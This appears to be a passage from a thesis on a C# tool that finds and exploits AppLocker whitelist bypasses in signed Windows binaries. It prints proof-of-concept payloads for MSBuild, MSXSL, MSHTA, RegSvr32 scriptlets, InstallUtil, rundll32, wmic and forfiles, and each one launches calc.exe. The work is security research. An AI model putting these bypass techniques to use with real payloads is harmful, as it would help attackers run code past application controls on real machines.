Exploit Scenarios implementation is consisted of the following files in Vulnerabilities folder :

- ExploitBase.cs
- Exploiter.cs
- ThreatToExploitMatcher.cs

The ExploitBase.cs has the common code between all exploits that exist within the solution. It has three properties which are the following:

- Command
- Threat
- ExploitFilePath

Command is the actual string command that is going to be written in the console to get the exploitation result.
Threat is the computer threat that is going to be exploited through the command line.
ExploitFilePath, is the file path that the implemented exploit rests. As mentioned above, all the exploits have one and only goal: invoke a custom process of calculator in Windows environment.
Apart from the above properties, ExploitBase includes three inheritable methods:

- RunCommandOnChildShell
- Initialize
- Exploit

The first of these three methods which is called RunCommandOnChildShell is a method which performs the following:

- It writes a message on the console, to inform which exploit starts to be exploited through the console.

- It creates a new process shell , runs the command described in the second argument and returns to the original console window the result of the exploit execution

The second method called Initialize is actually responsible to initialize the exploitbase with the actual threat that is going to be exploited.

The last method called Exploit is the method responsible to execute the selected exploit for the current vulnerability found. Due to the fact that this method is not very straightforward, an analysis per line is going to be introduced:

- ***string workingDirectory = Path.GetDirectoryName(System.Reflection.Assembly.GetEntryAssembly().Location);***
  This line is responsible to retrieve the actual execution path of the tool. This variable path is needed as described below
- ***string exploitPath = Path.Combine(workingDirectory, ExploitFilePath);***
  The final path of where the exploit that is going to be used rests, is the combination of the working directory defined above and the exploit relative file path which was added through the constructor of the exploit as an argument.
- ***string command = string.Format(Command, Threat.FilePath, exploitPath);***
  The final command that is going to be executed within a command prompt Windows shell is the combination of the command, formatted with the absolute filepath of the threat as well as where the actual exploit rests relevant to the executable file of the tool.
- ***RunCommandOnChildShell(Threat, command);***
  Executes the command as described above.

The Exploiter.cs is responsible for exploiting either on demand threat or exploiting all threats found from the analyzer and saved in an AnalysisResult object.

It has a private variable called _analysisResult which holds the result of an Analyzer and has all possible threats found during the analysis phase of the tool.

ExploitAllThreats method is responsible for exploiting all the threats the tool found during the analysis.

Exploit method is responsible for running exploitation upon a single threat passed as an argument to the method.

The ThreatToExploitMatcher has a static constructor and is initialized with the boot of the tool. Its purpose is to create a match between each vulnerability type with the corresponding exploit that was created for the purposes of this thesis. As mentioned above, the implemented exploits are responsible only to invoke a calculator process in Windows operating systems. The matching is performed on the application launch and is described in the following static method:

```
static ThreatToExploitMatcher()
      {
         Matcher = new Dictionary<VulnerabilityType, IExploit>
         {
            { VulnerabilityType.MSBuild_v2_0_50727, new
ExploitBase(@"Exploits\MsBuild.xml") },
            { VulnerabilityType.MSBuild_v3_5, new ExploitBase(@"Exploits\MsBuild.xml") },
            { VulnerabilityType.MSBuild_v4_0_30319, new
ExploitBase(@"Exploits\MsBuild.xml") },
            { VulnerabilityType.MSBuild_x64_v2_0_50727, new
ExploitBase(@"Exploits\MsBuild.xml") },
            { VulnerabilityType.MSBuild_x64_v3_5, new
ExploitBase(@"Exploits\MsBuild.xml") },
            { VulnerabilityType.MSBuild_x64_v4_0_30319, new
ExploitBase(@"Exploits\MsBuild.xml") },

            { VulnerabilityType.InstallUtil_v2_0_50727, new
ExploitBase(@"Exploits\InstallUtil.exe","\"{0}\" /U {1}")},
            { VulnerabilityType.InstallUtil_v4_0_30319, new
ExploitBase(@"Exploits\InstallUtil.exe","\"{0}\" /U {1}")},
            { VulnerabilityType.InstallUtil_x64_v2_0_50727, new
ExploitBase(@"Exploits\InstallUtil.exe","\"{0}\" /U {1}")},
            { VulnerabilityType.InstallUtil_x64_v4_0_30319, new
ExploitBase(@"Exploits\InstallUtil.exe","\"{0}\" /U {1}")},
```

```
            { VulnerabilityType.PresentationHost_System32, new
ExploitBase(@"Exploits\PresentationHost.xbap","{0} \"{1}\"") },
            { VulnerabilityType.PresentationHost_SysWOW64, new
ExploitBase(@"Exploits\PresentationHost.xbap","{0} \"{1}\"") },

            { VulnerabilityType.MsHta_SysWow64, new
ExploitBase(@"Exploits\MsHta.hta") },
            { VulnerabilityType.MsHta_System32, new ExploitBase(@"Exploits\MsHta.hta")
},

            { VulnerabilityType.RegSvr32_SysWow64, new
ExploitBase(@"Exploits\RegSvr32.sct") },
            { VulnerabilityType.RegSvr32_System32, new
ExploitBase(@"Exploits\RegSvr32.sct") },

            { VulnerabilityType.Wmic_SysWow64, new ExploitBase(@"Exploits\Wmic.exe",
"\"{0}\" process call create '{1}'") },
            { VulnerabilityType.Wmic_System32, new ExploitBase(@"Exploits\Wmic.exe",
"\"{0}\" process call create '{1}'") },

            { VulnerabilityType.CScript_SysWow64, new
ExploitBase(@"Exploits\VBScript.vbs") },
            { VulnerabilityType.CScript_System32, new
ExploitBase(@"Exploits\VBScript.vbs") },
            { VulnerabilityType.WScript_SysWow64, new
ExploitBase(@"Exploits\VBScript.vbs") },
            { VulnerabilityType.WScript_System32, new
ExploitBase(@"Exploits\VBScript.vbs") },

            { VulnerabilityType.Cmd_SysWow64, new
ExploitBase(@"Exploits\cmd.bat","\"{0}\" /k {1}" )},
            { VulnerabilityType.Cmd_System32, new
ExploitBase(@"Exploits\cmd.bat","\"{0}\" /k {1}" )},

            { VulnerabilityType.Csi_MsBuild_14, new ExploitBase(@"Exploits\Csi.csx" )},
```

```
            { VulnerabilityType.Csi_MsBuild_14_Amd64, new
ExploitBase(@"Exploits\Csi.csx" )},

            { VulnerabilityType.MsXsl, new
ExploitBase(@"Exploits\MsXsl\msxsl.xml","\"{0}\" {1} msxsl.xsl" )},

            //Need to set registry as shown in the following post:
http://www.hexacorn.com/blog/2016/07/22/beyond-good-ol-run-key-part-42/
            { VulnerabilityType.AtBroker_System32, new
ExploitBase(@"Exploits\atbroker.exe","\"{0}\" /start {1}" )},
            { VulnerabilityType.AtBroker_SysWow64, new
ExploitBase(@"Exploits\atbroker.exe","\"{0}\" /start {1}" )},

            { VulnerabilityType.ForFiles_System32, new ExploitBase("","\"{0}\" /p
c:\\windows\\system32 /m notepad.exe /c calc.exe" )},
            { VulnerabilityType.ForFiles_SysWow64, new ExploitBase("","\"{0}\" /p
c:\\windows\\system32 /m notepad.exe /c calc.exe" )},

            { VulnerabilityType.RunDll32_System32, new ExploitBase("","{0}
javascript:\".\\..\\mshtml.dll,RunHTMLApplication
\";eval(\"w=new%20ActiveXObject(\\\"WScript.Shell\\\");w.run(\\\"calc\\\");window.close(
)\");" )},
            { VulnerabilityType.RunDll32_SysWow64, new ExploitBase("","{0}
javascript:\".\\..\\mshtml.dll,RunHTMLApplication
\";eval(\"w=new%20ActiveXObject(\\\"WScript.Shell\\\");w.run(\\\"calc\\\");window.close(
)\");" )},
        };
        }
```

4.3.3.2 Exploits

The following exploits have been implemented:

- MsXsl
- Cmd.bat

- Csi.csx
- InstallUtil.exe
- MsBuild.xml
- MsHta.hta
- PresentationHost
- RegSvr32.sct
- VBscript.vbs
- Wmic

In the following paragraphs, details about each exploit implementation are going to be presented.

The MsXsl with the folder Exploits/MsXsl, has the following three files:

- MsXsl.exe
- MsXsl.xml
- MsXsl.xsl

The actual exploit rests in the last file: msxsl.xsl. There, the following code can be observed:

```
<msxsl:script language="JScript" implements-prefix="user">
   function xml(nodelist) {
     var r = new ActiveXObject("WScript.Shell").Run("powershell calc");
     return nodelist.nextNode().xml;
   }
</msxsl:script>
```

The code above, defines a function which invokes an ActiveXObject in OS level. This active object then invokes a powershell command which then invokes a calculator process.

The Cmd.bat is a file which has a simple command called “calc”. This command invokes a calculator in Windows OS.

The Csi is a .NET interpreter which runs .NET csx files. This functionality can be exploited by implementing custom logic to invoke a custom process. For the purposes of this

implantation, the following code had to be implemented to invoke a simple calculator in Windows OS environment:

System.Diagnostics.Process.Start("calc.exe");
By executing the above line through csi, a new calculator process is invoked in Windows machines.

For the purposes of exploiting the InstallUtil functionality, a whole project has been created and analyzed in chapter 4.3.4

With the MsBuild.xml a malicious user can exploit the vulnerability of MsBuild.exe of .NET framework version 4. In order to exploit the MsBuild.exe functionality, the following code can be observed:

```
<Code Type="Class" Language="cs">
      <![CDATA[
                using System;
                using System.Runtime.InteropServices;
                using Microsoft.Build.Framework;
                using Microsoft.Build.Utilities;
                public class ClassExample :  Task, ITask
                {
                  private static UInt32 MEM_COMMIT = 0x1000;
                  private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
                  [DllImport("kernel32")]
                    private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
                    UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
                  [DllImport("kernel32")]
                    private static extern IntPtr CreateThread(
                    UInt32 lpThreadAttributes,
                    UInt32 dwStackSize,
                    UInt32 lpStartAddress,
                    IntPtr param,
                    UInt32 dwCreationFlags,
                    ref UInt32 lpThreadId
                    );
```

```
            [DllImport("kernel32")]
              private static extern UInt32 WaitForSingleObject(
              IntPtr hHandle,
              UInt32 dwMilliseconds
              );
            public override bool Execute()
            {
               System.Diagnostics.Process.Start("calc.exe");
        return true;
            }
           }
        ]]>
    </Code>
```

The MsHta.exe can be exploited by running a custom hta file. Hta stands for HTML application and its functionality can be exploited by running a custom hta file written on VBscript. The exploit which invokes a new calculator process is the following:

```
<html>
    <head>
        <script language="jscript">
        function launchCalc()
        {
         var WshShell = new ActiveXObject("WScript.Shell");
         WshShell.Run("calc.exe");
        }
        </script>
    </head>
    <body onload="launchCalc()">
    </body>
</html>
```

For the purposes of exploiting the PresentationHost functionality, a whole project has been created and analyzed in chapter 4.3.5

The RegSvr32.exe can be exploited by a custom xml file with sct format. The exploit thas has been created for the purposes of this thesis, is written in a JScript language. This JScript, creates an ActiveXObject. This ActiveXObject, invokes a WScript.Shell which then invokes a powershell process which finally creates a calculator process.

The code for the above functionality is the following:

```
<?XML version="1.0"?>
<scriptlet>
<registration
   progid="ShortJSRAT"
   classid="{10001111-0000-0000-0000-0000FEEDACDC}" >
   <script language="JScript">
      <![CDATA[
         rat="powershell calc";
      new ActiveXObject("WScript.Shell").Run(rat,0,true);

      ]]>
</script>
</registration>
</scriptlet>
```

Both cscript.exe and wscript.exe can be exploited to run a custom VBscript file. For the current thesis, this vbscript file invokes a calculator process after a certain period of time. The code for the above functionality is the following:

```
set oShell = WScript.CreateObject("WScript.Shell")
oShell.Run "calc"
WScript.Sleep 10000
oShell.AppActivate "Calculator"
```

Wmic.exe is a custom .NET executable file which has a sole purpose: Invoke a calculator process within the Windows OS. Because of its simplicity in implementation, the project which created the executable is omitted from the whole solution. However, the line which invokes the calculator is the following:

```
System.Diagnostics.Process.Start("calc.exe");
```

4.3.4 InstallUtil

This project is responsible to create the InstallUtil.exe, so that this vulnerability can be exploited throught the command line. This project is a console application written in .NET Framework using C# language. It exploits the uninstall functionality and its main purpose is to override the uninstall method which is invoked by the InstallUtil.exe signed by Microsoft and run custom logic. For the purposes of this proof of concept, the process that is invoked is to create a new calculator for Windows OS. The code can be found in Program.cs file.

```
[System.ComponentModel.RunInstaller(true)]
   public class Sample : System.Configuration.Install.Installer
   {
      //The Methods can be Uninstall/Install.  Install is transactional, and really
unnecessary.
      public override void Uninstall(System.Collections.IDictionary savedState)
      {
         System.Diagnostics.Process.Start("calc.exe");
      }

   }
```

4.3.5 PresentationHost

PresentationHost is another process that can be exploited through whitelist bypassing. It is yet another Microsoft signed binary which hosts a WPF application in compatible web browsers. In order to create such an exploit, the malicious user should create a WPF application through Visual Studio 2010 or later. The second step, is to override the logic behind the application's main page which is Page1.xaml.cs. The third step is to write the custom logic using C# language or Visual Basic in the constructor of the page. An example code is the following:

```
public Page1()
{
        InitializeComponent();
         System.Diagnostics.Process.Start("calc.exe");
}
```

In the above code, *InitializeComponent* is the default method call in WPF page constructor method.

System.Diagnostics.Process.Start is the default way to invoke a calculator process in Windows OS.

Last but not least, there is a caveat to create a PresentationHost binary. There is a breaking compatibility from Visual Studio 2012 and on, where the final binary is not signed properly. As a result, the proof of concept application is not going to work unless it is properly signed. In order to sign the application properly, the developer should download mage software.

Mage.exe is described in Microsoft documentation as follows: "*The Manifest Generation and Editing Tool (Mage.exe) is a command-line tool that supports the creation and editing of application and deployment manifests. As a command-line tool, Mage.exe can be run from both batch scripts and other Windows-based applications, including ASP.NET applications.*

You can also use MageUI.exe, a graphical application, instead of Mage.exe. For more information, see MageUI.exe (Manifest Generation and Editing Tool, Graphical Client).

This tool is automatically installed with Visual Studio. To run the tool, use Developer Command Prompt for Visual Studio. For more information, see Command Prompts.

Two versions of Mage.exe and MageUI.exe are included with Visual Studio. To see version information, run MageUI.exe, select Help, and select About. This documentation describes version 4.0.x.x of Mage.exe and MageUI.exe." [28]

After mage.exe download, the developer should run the following commands in the command prompt or powershell in Windows OS.

1. "C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.6.1 Tools\mage.exe" -u "\path\to\PresentationHost.exe.manifest"

2. "C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.6.1 Tools\mage.exe" -s "\path\to\PresentationHost.exe.manifest" -cf "C:\path\to\project\PresentationHost\PresentationHost_TemporaryKey.pfx" -pwd <password>
3. "C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.6.1 Tools\mage.exe" -u "\path\to\PresentationHost.xbap" -appm "C:\path\to\project\PresentationHost\bin\Debug\PresentationHost.exe.manifest"
4. "C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.6.1 Tools\mage.exe" -s "\path\to\PresentationHost.xbap" -cf "C:\path\to\project\PresentationHost\PresentationHost_TemporaryKey.pfx" -pwd <password>

The *"C:\path\to\project","\path\to" and <password>* should be replaced with actual correct values, so that the process works.

4.3.6 TestConsole

Having already orchestrated all the needed functionality on 5 projects, the only thing needed to be performed is to organize everything in simple calls to analyze and exploit all possible threats to the victims PC.

TestConsole application has only one file called Program.cs which has the following declarations:

```
static void Main(string[] args)
{
    AnalyzeAndRunExploit();
    Console.Read();
}

private static void AnalyzeAndRunExploit()
{
    Analyzer analyzer = new Analyzer();
    analyzer.Analyze();
    List<AnalysisResult> analysisResults = analyzer.GetAnalysisResults();
    Exploiter exploiter = new Exploiter(analysisResults);
    exploiter.ExploitAllThreats();
}
```

TestConsole starts in static void Main method which performs only two actions:

1. Run AnalyzeAndRunExploit() which does the actual work described below.
2. Console.Read() so that even if the execution of the application ends, the OS would not force the window of execution to shut down.

Concerning the AnalyzeAndRunExploit method, we have 5 operations.

1. Create a new analyzer described on chapter 4.3.1
2. Make the analyzer run its analysis
3. Retrieve the analysis result
4. Create a new exploiter object as described in 4.3.3
5. For each threat the exploiter finds, it should exploit it by invoking a new calculator process.

4.4 Architecture of the solution

The architecture of the solution can be easily inferred by running a code analysis in Visual Studio. In order to do that a user can navigate through the following: Visual studio tab Analyze -> Run code analysis -> On solution.

Once ran, the following text is going to be shown in Visual studio output pane, on output from build order tab:

1>------ Rebuild All started: Project: Contracts, Configuration: Debug Any CPU ------

1>Contracts -> C:\<project folder

path>\WhiteListVulnerability\Contracts\bin\Debug\netstandard2.0\Contracts.dll

2>------ Rebuild All started: Project: InstallUtil, Configuration: Debug Any CPU ------

2> InstallUtil -> C:\<project folder

path>\WhiteListVulnerability\InstallUtil\bin\Debug\InstallUtil.exe

2> Running Code Analysis...

2> Code Analysis Complete -- 0 error(s), 0 warning(s)

2> C:\<project folder path>\WhiteListVulnerability\InstallUtil\bin\Debug\InstallUtil.exe

2> 1 File(s) copied

3>------ Rebuild All started: Project: PresentationHost, Configuration: Debug Any CPU ----

--

3> PresentationHost -> C:\<project folder

path>\WhiteListVulnerability\PresentationHost\bin\Debug\PresentationHost.exe

3> Running Code Analysis...

3> Code Analysis Complete -- 0 error(s), 0 warning(s)

3> PresentationHost.exe.manifest successfully updated

3> PresentationHost.exe.manifest successfully signed

3> PresentationHost.xbap successfully updated

3> PresentationHost.xbap successfully signed

3> C:\<project folder

path>\WhiteListVulnerability\PresentationHost\\bin\Debug\PresentationHost.exe.manifest

3> 1 File(s) copied

3> C:\<project folder

path>\WhiteListVulnerability\PresentationHost\\bin\Debug\PresentationHost.xbap

3> 1 File(s) copied

3> C:\<project folder

path>\WhiteListVulnerability\PresentationHost\\bin\Debug\PresentationHost.exe

3> 1 File(s) copied

4>------ Rebuild All started: Project: AnalysisEngine, Configuration: Debug Any CPU ------

4> AnalysisEngine -> C:\<project folder

path>\WhiteListVulnerability\AnalysisEngine\bin\Debug\AnalysisEngine.dll

4> Running Code Analysis...

4> Code Analysis Complete -- 0 error(s), 0 warning(s)

5>------ Rebuild All started: Project: ExploitEngine, Configuration: Debug Any CPU ------

5>ExploitEngine -> C:\<project folder

path>\WhiteListVulnerability\ExploitEngine\bin\Debug\netstandard2.0\ExploitEngine.dll

6>------ Rebuild All started: Project: TestConsole, Configuration: Debug Any CPU ------

6> TestConsole -> C:\<project folder

path>\WhiteListVulnerability\TestConsole\bin\Debug\Tater.exe

6> Running Code Analysis...


6> Code Analysis Complete -- 0 error(s), 0 warning(s)

========== Rebuild All: 6 succeeded, 0 failed, 0 skipped ==========

By analyzing the above output, a developer can reach the following conclusions:

1. Each number on the start of each line highlights the project's serial number of compilation execution. As a result, the very first project which is build is the core project that every other project has a dependency on. In the case of the current solution the core project is Contracts project.
2. On the next two steps, it is observed that the two additional projects which create a binary exploit are built. These projects are InstallUtil and PresentationHost projects.
3. After the above projects are built, AnalysisEngine and ExploitEngine are built which use all the above projects as a dependency.
4. The last project of the build order shows that this is the project that has every other project as a dependency and as a result is usually the main project of the solution or even a test console as in the case of the current solution.

Considering the above clarifications, the architecture of the solution can be depicted as follows:



Chapter 5: Conclusion and next steps

In this final chapter, the conclusion and next steps on further additions and enhancements are going to be depicted.

5.1 Conclusion

The application whitelist bypassing is a fairly new approach in pentesting techniques. The field is relatively new and open for new ideas that could furtherly exploit Windows OS vulnerable systems. From all the details above, someone can come to the conclusion that a lot of Microsoft signed binaries can be exploited to execute unsafe operations and bypass the Applocker of Windows. On top of that, other operating systems can too be exploited with the same technique on operating system signed binaries. Whitelist vulnerability bypassing creates a new era of Windows exploiting. The impact on enterprises is great as huge investments have to take place in order to prevent huge data breaches and loss due to hackers activity.

The mitigation of these issues is through regular planned penetration testing of organizations' systems as well as deep technical expertise of IT administrators. However a single solution to the problems arised, is hard to be developed, due to the fact that IT administration skills are required to be in place and be informed and updated on a daily basis. Unfortunately, casual PC users as well as IT pros are not in a position to keep up to date with the latest vulnerabilities discovered daily and also patch them.

Patching the vulnerabilities is also a difficult task, due to the fact that the vulnerable executable files are actually used by millions of PCs everyday, and perform very basic computer tasks, so the cannot be shutdown with a killswitch. For this reason, IT pros are responsible for bringing the security at least on their organization, so that the organizations' employees do not fall victims of the malicious users. On the opposite site of application whitelisting rests blacklisting. Blacklisting techniques are harder to be developed and keep up to date with latest threats. Moreover, in case of zero-day exploits , blacklisting techniques are not able to handle new vulnerabilities comparing to the whitelisting techniques.

The tool that was created for the purposes of this thesis is able to detect and also exploit these kind of threats. The tool currently performs both the analysis and the exploiting of these vulnerabilities, however it can be modified to only analyze or only exploit these kind of threats. The potential of the tool is great as described on the chapter 5.2.

5.2 Next steps

First and foremost, the application's code can be found in the following github repository:

https://github.com/naimis20/Application-Whitelist-Bypassing

The implementation of the tool itself can be enhanced in a lot of ways. The tool was designed with two principles in mind:

- Be as simple as it can
- Be easily extendable through additions/updates

A few thoughts on additions are the following:

- Analyzers through configuration file
- Enhance the analyzers search functionality
- Enhance the entity of Exploit to support custom exploits
- More user friendly
- GUI creation
- Powershell invocation
- Expand supported Operating Systems
- Expand number of exploits
- Expand to non Microsoft signed binaries
- Rewriting in .NET Core
- Quarantine vulnerable files
- Analyzers can be name and extension abstracted

These are detailed in the below chapters.

5.2.1 Analyzers through configuration file

Right now, analyzers are hard-coded in Analyzer.cs file. This functionality can be expanded so that these analyzers are set via a configuration file, so that the binary executable does not have to be rebuilt in order to load a new analyzer.

5.2.2 Enhance the analyzers search functionality

Currently, analyzers perform a search functionality by hard-coded paths within the Windows OS. In case a user moves these vulnerable files to other paths of his/her drive, the current implementation will not be able to detect them correctly. As a result, a more suitable search functionality could be added in the solution, so that the analysis data are more precise.

5.2.3 Enhance the entity of Exploit to support custom exploits

The implementation of the exploits is very limited, in a manner that a vulnerability matches to only one exploit. This functionality can be enhanced, so that a vulnerability does not match to one and only exploit, but the exploit is custom. In that way, this tool can be more effective in pentesting scenarios.

5.2.4 User friendlier

The current implementation runs all the analyzers and exploits all vulnerabilities found to invoke calculator processes. In that manner, the application could be enhanced by implementing flows/dialogs of operation, so that the user can only analyze the vulnerabilities in his/her machine, only exploit custom vulnerabilities, analyze and exploit specific vulnerability or use custom exploit.

5.2.5 GUI creation

It is possible to also create a GUI extension to the tool, so that it is even more user friendly with the additions defined in 5.2.4 chapter. Through this extension, the tool's user will be able to use the functionalities in a more natural way.

5.2.6 Powershell invocation

Another idea of extension, would be a powershell invocation through the tool instead of command prompt. The current implementation invokes only the exploits through command prompt, which is also a hard-coded functionality. This extension, should also be configurable, so that the author of each exploit would be able to define if the exploit is originally created to run in a powershell process or a command prompt process. Last but not least, in case of further OS support, a very good addition to the solution would be to add even more shell provided by other OS vendors.

5.2.6 Expand supported Operating Systems

The solution was created with Windows operating systems and its vulnerabilities in mind. Another extension that can enhance its functionality for pentesting purposes, is to support other operating systems such as Linux and/or Mac OS. In this manner, the tool can be widely used for exploiting and/or analyzing application whitelisting in every system possible.

5.2.7 Expand number of exploits

In the time this thesis is written, the knowledge around application whitelist bypassing techniques is quite limited. In the future, more vulnerable files are going to be found

and need to be added to the solution. A potential extension of the current tool is the addition of such exploits.

5.2.8 Expand to non Microsoft signed binaries

A lot of vulnerable files of an average user PC are not signed by Microsoft, however they can be exploited with the techniques analyzed above. The current thesis did not focus on non Microsoft signed binaries and no exploits were created for theses binaries. A very good extension would be for someone to find and exploit such binaries and import these additions in the solution's code.

5.2.9 Rewriting in .NET Core

The current implementation was performed only in .NET framework, which means that by default can only run on Windows OS. A new implementation would be to rewrite the whole application in .NET core, so that it can be hosted in other operating systems easily and take advantage of the characteristics of these environments too.

5.2.10 Quarantine vulnerable files

A new feature and possible extension of the application, would be to add a choice to the analyzer flow to quarantine the vulnerable files. These files could be sandboxed or even directly deleted from the analyzer's system, so that the security of the system can be upgraded.

5.2.11 Analyzers can be name and extension abstracted

The analyzers created for each vulnerable file can be changed to analyze the checksum of each file to detect if the files are indeed Microsoft signed or they are already

modified due to a malicious user attack. In order to provide such functionality, the application has to create a database which holds the checksum for reach version of the Microsoft signed executables. When a new analysis takes place, the application would be able to match the checksums from the database with all the files contained in system32 or SYSWOW64 folder of Windows and as a result, the name and extension name of each file would then be totally irrelevant to the analysis process.

Bibliography

1. Software Penetration Testing: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=1392709
2. AppLocker Bypass – MSXSL: https://pentestlab.blog/2017/07/06/applocker-bypass-msxsl/
3. Windows Assistive Technologies Exploitation: http://www.hexacorn.com/blog/2016/07/22/beyond-good-ol-run-key-part-42/
4. Applocker Bypass Techniques: https://evi1cg.me/archives/AppLocker_Bypass_Techniques.html#menu_index_3
5. Essential .NET - C# Scripting: https://msdn.microsoft.com/en-us/magazine/mt614271.aspx
6. Forfiles: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/forfiles
7. InstallUtil: https://pentestlab.blog/2017/05/08/applocker-bypass-installutil/
8. MsBuild: https://pentestlab.blog/2017/05/29/applocker-bypass-msbuild/
9. MsHta: https://www.file.net/process/mshta.exe.html
10. PresentationHost: https://docs.microsoft.com/en-us/dotnet/framework/wpf/app-development/wpf-host-presentationhost-exe
11. RegSvr32: https://support.microsoft.com/en-ph/help/249873/how-to-use-the-regsvr32-tool-and-troubleshoot-regsvr32-error-messages
12. RunDll32: https://pentestlab.blog/2017/05/23/applocker-bypass-rundll32/
13. Cscript: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/cscript
14. Wscript: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/wscript

15. Wmic: https://docs.microsoft.com/en-us/windows/desktop/wmisdk/wmic
16. Securing Your Digital Systems: Why is Security Important Online?: https://liquid.digital/securing-your-digital-systems-why-is-security-important-online/
17. Penetration testing – introduction: https://www.tutorialspoint.com/penetration_testing/penetration_testing_introduction.htm
18. Bypassing Application Whitelisting: https://www.redcanary.com/blog/bypassing-application-whitelisting/
19. Penetration testing definition: https://www.netragard.com/penetration-testing-definition
20. Application whitelisting: https://searchsecurity.techtarget.com/definition/application-whitelisting
21. How can you whitelist apps and fight ransomware with Windows 10 AppLocker?: https://searchenterprisedesktop.techtarget.com/answer/How-can-you-whitelist-apps-and-fight-ransomware-with-AppLocker
22. How is Windows Applocker whitelisting bypassed by Regsvr32?: https://searchsecurity.techtarget.com/answer/How-is-Windows-AppLocker-whitelisting-bypassed-by-Regsvr32
23. Detection and evasion strategies: https://posts.specterops.io/application-whitelisting-bypass-and-arbitrary-unsigned-code-execution-technique-in-winrm-vbs-c8c24fb40404
24. Application Whitelisting: Approaches and challenges : https://s3.amazonaws.com/academia.edu.documents/38503683/2512ijcseit02.pdf?AWSAccessKeyId=AKIAIWOWYYGZ2Y53UL3A&Expires=1551016759&Signature=%2FyiSamxl6KEpK2Xi2LJb2gUJmX0%3D&response-content-disposition=inline%3B%20filename%3DApplication_Whitelisting_Approaches_and.pdf

25. Penetration testing: https://www.incapsula.com/web-application-security/penetration-testing.html
26. Why is penetration testing necessary? : https://www.itgovernance.co.uk/media/press-releases/why-is-penetration-testing-necessary
27. Application whitelisting vs blacklisting: https://searchsecurity.techtarget.com/answer/Application-whitelisting-vs-blacklisting-Which-is-the-way-forward
28. Mage.exe: https://docs.microsoft.com/en-us/dotnet/framework/tools/mage-exe-manifest-generation-and-editing-tool